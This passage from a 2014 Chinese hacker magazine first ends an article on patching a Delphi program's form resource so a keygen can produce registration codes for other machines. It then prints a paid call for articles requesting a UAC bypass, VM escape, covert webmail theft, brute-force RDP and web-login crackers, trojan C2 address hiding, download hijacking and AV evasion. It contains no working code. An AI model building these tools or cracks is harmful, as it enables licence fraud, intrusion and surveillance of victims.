笔者自信的把注册机给朋友使用，朋友弱弱地提出疑虑：本机的注册码可以顺利生成，可是序列号文本框不可修改，不能生成其他人电脑上的注册码。笔者打开程序测试，序列号文本框确实只能复制，不能粘贴，如图 12 所示。




图 12

遇到这种情况，首先飘入脑海的是启用控件，自然想到 ResHacker，然而 ResHacker 中的[Dialog]项下找不到提示注册的对话框，如图 13。查询资料得知，Delphi 所编程序的对话框资源保存在 RCData 中。




图 13

将 MainApp.exe 复制为 MainApp-PATCH.exe，进行补丁制作历程。双击打开 MainApp-PATCH.exe，请出 spyxx.exe，查询注册对话框的类名为 Tfrmregedit，如图 14 所示。在 ResHacker 的 RCData 中找到 Tfrmregedit，双击打开，提示 Out of Memory。用 exescope 可以修改，奈何笔者的 exescope 未注册，只能保存一次。




图 14

找出开发工具 Visual Studio2005 徒手搏击，顺便挖掘一下控件修改原理。按【Ctrl+O】打开 MainApp.exe，依次展开节点\mainApp-PATCH.exe\RCDATA\TFRMREGEDIT，双击打开该节点。如图 15 右侧所示，共三列，第一列是类似 000003f0 的地址，第二列是 16 进制数据，第三列是第二列数据对应的字符。

图 15

利用 spyxx.exe 可以发现注册对话框的序列号后面的文本框类名是 TbsSkinEdit，如图 16 所示。




图 16

浏览图 15 中第三列文本，会发现有 2 个 TbsSkinEdit 控件，其中第一个拥有属性 ReadOnly，第二个则没有 ReadOnly 属性。根据编程经验 ReadOnly 应是控制文本控件是否可以编辑，这里是以 16 进制 09 表示 ReadOnly=True，意味着只读、不可编辑，不显示 ReadOnly 属性表示文本控件可编辑。参照图 17 删除 ReadOnly 属性及其值 09，启动程序，显示图 18 的错误提示。




图 17

图 18

注意到图 18 中 bsEditID 后的字符串长度为 8，与属性 ReadOnly 的长度一致，图 17 中 08 后数值为 0C，是属性字符串 Font.Charset 的长度。这种对应关系应非偶然，猜测 Delphi 程序的窗体资源中控件属性的格式为【控件属性字符串长度/控件属性字符串/控件属性值】。删除图 17 中红色方框标注的 08，再打开程序，运行正常，序列号文本框已经可以编辑，现在可以根据用户提供的序列号生成注册码了，说明我们的猜测正确。这个补丁的修改过程，让我们加深了对 Delphi 程序补丁制作的理解。

小结

依惯例来个小结。一、探索未知的好奇心是逆向工程爱好者基本心理要素之一，可以让你在遇到困难时不放弃，进而去探索程序的内部结构及算法。二、汇编功底在逆向工程中的重要性不言而喻，但是高级语言的编程经验在 Crack 中同样重要，可以帮助你正向思考作者的保护思路，有助于快速定位问题。

（完）

2014 年第 12 期杂志特约选题征稿

黑客防线于 2013 年推出新的约稿机制，每期均会推出编辑部特选的选题，涵盖信息安全领域的各个方面。对这些选题有兴趣的读者与作者，可联系投稿信箱：675122680@qq.com、hadefence@gmail.com，或者 QQ：675122680，确定有意的选题。按照要求如期完成稿件者，稿酬按照最高标准发放！特别优秀的稿酬另议。2015 年第 1 期部分选题如下，完整的选题内容请见每月发送的约稿邮件。

1.绕过 Windows UAC 的权限限制

自本期始，黑客防线杂志长期征集有关绕过 Windows UAC 权限限制的文章（已知方法除外）。

1）Windows UAC 高权限下，绕过 UAC 提示进入系统的方法；

2）Windows UAC 低权限下，进入系统后提高账户权限的方法。

2.虚拟机穿透

主机安装有虚拟机，现已远程控制虚拟机，寻求如何利用虚拟机的弱点，穿透虚拟机，进而控制本机的方法。

3.同步下载邮件

假设本机当前系统已掌控，在用户登录 Web 邮箱时，能够自动后台同步下载邮件并保存，包括收件箱、发件箱、已发送邮件、联系人等信息，优先实现 gmail、yahoo 信箱。

4.Windows7 屏幕保护密码获取

非重启系统状态下，本机（非远程受控机）屏幕保护已启动，本地获取 Windows7 屏幕保护密码的方法。

5. 暴力破解 3389 远程桌面密码

要求：

1）针对 Windows 3389 远程桌面实现暴力破解密码；

2）读取指定的用户名和密码字典文件；

3）采用多线程；

4）所有函数都必须判断错误值；

5）使用 VC++2008 编译工具实现，控制台程序；

6）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

7）支持 Windows XP/2003/7/2008。

6.WEB 服务器批量扫描破解

1）针对目标 IP 参数要求

10.10.0.0/16

10.10.3.0/24

10.10.1.0-10.255.255.255

2）针对目标 Web 服务器扫描要求

可以识别目标 Web 服务器上运行的 Web 服务器程序，比如 APACHE 或者 IIS 等，具

体参考如下：

Tomcat Weblogic Jboss

Apache J0nAS WebSphere

Lotus Server IIS(Webdav) Axis2

Coldfusion Monkey HTTPD Nginx

3）针对目标 Web 服务器后台扫描

针对目标进行后台地址搜索。

4）针对目标 Web 后台密码破解

搜索到 Web 登录后台以后，尝试弱口令破解，可以指定字典。

7.木马控制端 IP 地址隐藏

要求：

1）在远程控制配置 server 时，一般情况下控制地址是写入被控端的，当木马样本被捕获分析时，可以分析出控制地址。针对这个问题，研究控制端地址隐藏技术，即使木马样本被捕获，也无法轻易发现木马的控制端真实地址。

2）使用 C 或 C++语言，VC6 或者 VC2008 编译工具实现。

8.Web 后台弱口令暴力破解

说明：

针对国际常用建站系统以及自编写的 WEB 后台无验证码登陆形式的后台弱口令帐密暴力破解。

要求：

1）能够自动或自定义抓取建站系统后台登陆验证脚本 URL，如 Word Press、Joomla、Drupal、MetInfo 等常用建站系统；

2）根据抓取提交帐密的 URL，可自动或自定义选择提交方式，自动或自定义提交登陆的参数，这里的自动指的是根据默认字典；

3）可自定义设置暴力破解速度，破解的时候需要显示进度条；

4）高级功能：默认字典跑不出来的后台，可根据设置相应的 GOOGLE、BING 等搜索引擎关键字，智能抓取并分析是否是后台以及自动抓取登陆 URL 及其参数；默认字典跑不出来的帐密可通过 GOOGLE、BING 等搜索引擎抓取目标相关的用户账户、邮箱账户，并以这些账户简单构造爆破帐密，如用户为 admin，密码可自动填充为域名，用户为 abcd@abcd.com，账户密码就可以设置为 abcd abcd 以及 abcd abcd123 或 abcd abcd123456 等简单帐密；

5）拓展：尽可能的多搜集国外常用建站系统后台来增强该软件查找并定位后台 URL 能力；暴力破解要稳定，后台 URL 字典以及帐密字典可自定义设置等。

9.编写端口扫描器

要求：

1）扫描出目标机器开放的端口，支持 TCP Connect、SYN、UDP 扫描方式；

2）扫描方式采用多线程，并能设置线程数；

3）将功能编写成 DLL，导出功能函数；

4）代码写成 C++类，直接声明类，调用类成员函数就可以调用功能；

5）尽量多做出错异常处理，以防程序意外崩溃；

6）使用 VC++2008 编译工具编写；

7）支持系统 Windows XP/2003/2008/7。

10.Android WIFI Tether 数据转储劫持

说明：

WIFI Tether（开源项目）可以在 ROOT 过的 Android 设备上共享移动网络（也就是我们常说的 Wi-Fi 热点），请参照 WIFI Tether 实现一个程序，对流经本机的所有网络数据进行分析存储。

要求：

1）开启 WIFI 热点后，对流经本机的所有网络数据进行存储；

2）不同的网络协议存储为不同的文件，比如 HTTP 协议存储为 HTTP.DAT；

3）针对 HTTP 下载进行劫持，比如用户下载 www.xx.com/abc.zip，软件能拦截此地址并替换 abc.zip 文件。

11.突破 Windows7 UAC

说明：

编写一个程序，绕过 Windows7 UAC 提示，启动另外一个程序，并使这个程序获取到管理员权限。

要求：

1）Windows UAC 安全设置为最高级别；

2）系统补丁打到最新；

3）支持 32 位和 64 位系统。

2014 年征稿启示

《黑客防线》作为一本技术月刊，已经 14 年了。这十多年以来基本上形成了一个网络安全技术坎坷发展的主线，陪伴着无数热爱技术、钻研技术、热衷网络安全技术创新的同仁们实现了诸多技术突破。再次感谢所有的读者和作者，希望这份技术杂志可以永远陪你一起走下去。

投稿栏目：

首发漏洞

要求原创必须首发，杜绝一切二手资料。主要内容集中在各种 0Day 公布、讨论，欢迎第一手溢出类文章，特别欢迎主流操作系统和网络设备的底层 0Day，稿费从优，可以洽谈深度合作。有深度合作意向者，直接联系总编辑 binsun20000@hotmail.com。

Android 技术研究

黑防重点栏目，对 android 系统的攻击、破解、控制等技术的研究。研究方向包括 android 源代码解析、android 虚拟机，重点欢迎针对 android 下杀毒软件机制和系统底层机理研究的技术和成果。

本月焦点

针对时下的热点网络安全技术问题展开讨论，或发表自己的技术观点、研究成果，或针对某一技术事件做分析、评测。

漏洞攻防

利用系统漏洞、网络协议漏洞进行的渗透、入侵、反渗透，反入侵，包括比较流行的第三方软件和网络设备 0Day 的触发机理，对于国际国内发布的 poc 进行分析研究，编写并提供优化的 exploit 的思路和过程；同时可针对最新爆发的漏洞进行底层触发、shellcode 分析以及对各种平台的安全机制的研究。

脚本攻防

利用脚本系统漏洞进行的注入、提权、渗透；国内外使用率高的脚本系统的 0Day 以及相关防护代码。重点欢迎利用脚本语言缺陷和数据库漏洞配合的注入以及补丁建议；重点欢迎 PHP 、JSP 以及 html 边界注入的研究和代码实现。

工具与免杀

巧妙的免杀技术讨论；针对最新 Anti 杀毒软件、HIPS 等安全防护软件技术的讨论。特别欢迎突破安全防护软件主动防御的技术讨论，以及针对主流杀毒软件文件监控和扫描技术的新型思路对抗,并且欢迎在源代码基础上免杀和专杀的技术论证！最新工具，包括安全工具和黑客工具的新技术分析，以及新的使用技巧的实力讲解。

渗透与提权

黑防重点栏目。欢迎非 windows 系统、非 SQL 数据库以外的主流操作系统地渗透、提权技术讨论，特别欢迎内网渗透、摆渡、提权的技术突破。一切独特的渗透、提权实际例子均在此栏目发表，杜绝任何无亮点技术文章！

溢出研究

对各种系统包括应用软件漏洞的详细分析，以及底层触发、shellcode 编写、漏洞模式等。

外文精粹

选取国外优秀的网络安全技术文章，进行翻译、讨论。

网络安全顾问

我们关注局域网和广域网整体网络防/杀病毒、防渗透体系的建立；ARP 系统的整体防护；较有效的不损失网络资源的防范 DDos 攻击技术等相关方面的技术文章。

搜索引擎优化

主要针对特定关键词在各搜索引擎的综合排名、针对主流搜索引擎的多关键词排名的优化技术。

密界寻踪

关于算法、完全破解、硬件级加解密的技术讨论和病毒分析、虚拟机设计、外壳开发、调试及逆向分析技术的深入研究。

编程解析

各种安全软件和黑客软件的编程技术探讨；底层驱动、网络协议、进程的加载与控制技术探讨和 virus 高级应用技术编写；以及漏洞利用的关键代码解析和测试。重点欢迎 C/C++/ASM 自主开发独特工具的开源讨论。

投稿格式要求：

1）技术分析来稿一律使用 Word 编排，将图片插入文章中适当的位置，并明确标注“图 1”、“图 2”；

2）在稿件末尾请注明您的账户名、银行账号、以及开户地，包括你的真实姓名、准确的邮寄地址和邮编、、QQ 或者 MSN、邮箱、常用的笔名等，方便我们发放稿费。

3）投稿方式和和周期：

采用 E-Mail 方式投稿，投稿 mail：hadefence@gmail.com、QQ：675122680。投稿后，稿件录用情况将于 1～3 个工作日内回复，请作者留意查看。每月 10 日前投稿将有机会发表在下月杂志上，10 日后将放到下下月杂志，请作者朋友注意，确认在下一期也没使用者，可以另投他处。限于人力，未采用的恕不退稿 ，请自留底稿。

重点提示：严禁一稿两投。无论什么原因，如果出现重稿——与别的杂志重复——与别的网站重复，将会扣发稿费，从此不再录用该作者稿件。

4）稿费发放周期：

稿费当月发放（最迟不超过 2 月），稿费从优。欢迎更多的专业技术人员加入到这个行列。

5）根据稿件质量，分为一等、二等、三等稿件，稿费标准如下：

一等稿件　　900 元/篇

二等稿件　　600 元/篇

三等稿件　　300 元/篇

6）稿费发放办法：

银行卡发放，支持境内各大银行借记卡，不支持信用卡。

7）投稿信箱及编辑联系

投稿信箱：675122680@qq.com、hadefence@gmail.com

编辑 QQ：675122680